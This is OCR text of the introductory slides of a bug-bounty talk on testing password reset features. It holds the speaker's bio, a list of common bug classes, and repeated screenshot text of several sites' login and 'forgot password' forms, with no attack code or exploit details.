PLAYING WITH

PASSWORD RESET FUNCTIONALITY

- Anugrah SR

```
root@cyph3r:~# whoami
```

ANUGRAH S R

Cyber Security Analyst at UST
Passive bugbounty Hunter
Synack Red Team member

Connect with me

Twitter: @cyph3r_asr | LinkedIn: anugrah-sr | Web: anugrahsr.tech

Blog: p1boom.com

LOOKING FOR BUGS?


Bug Type

XSS
SQL Injection
SSRF

Functionality Wise

File Upload Functionality
Sign In Function
Multiple Factor Authentication

Spot the Common One!



Log in to Twitter

Phone, email, or username

Password

Log in

Forgot password? · Sign up for Twitter

Google

Welcome

admin123@gmail.com

Enter your password

□ Show password

Forgot password?

Next

Log in to Bugcrowd

or create an account

Email address

Password

Log ir

Forgot your password?

Resend confirmation email

Email address or phone number

Password

Log In

Forgotten password?

Create New Account

Sign in to HackerOne

Email address

Using SAML? Email address only, no password needed.

Password

72

□ Remember me for 2 weeks

Forgot your password?

Sign in

Create a HackerOne account.

Forgot Email/Pas

How would you like to reset your pa

● Email


○ Text Message (SMS)

We will send you an email with inst reset your password.

name@example.com

Email Me

Forgot Password?



Log in to Twitter

Phone, email, or username

Password

Log in

Forgot password? Sign up for Twitter

Google

Welcome

admin123@gmail.com

Enter your password

□ Show password

Forgot password?

Next

Log in to Bugcrowd

or create an account

Email address

Password

Log in

Forgot your password?

Resend confirmation email

Email address or phone number

Password

Log In

Forgotten password?

Create New Account

Sign in to HackerOne

Email address

Using SAML? Email address only, no password needed.

Password

72

□ Remember me for 2 week

Forgot your password?

Sign in

Create a HackerOne account.

Forgot Email/Pas

How would you like to reset your pa

● Email

○ Text Message (SMS)


We will send you an email with inst reset your password.

name@example.com

Email Me

WHAT IS PASSWORD RESET?

If a Web-app have a login, there be a password reset function!

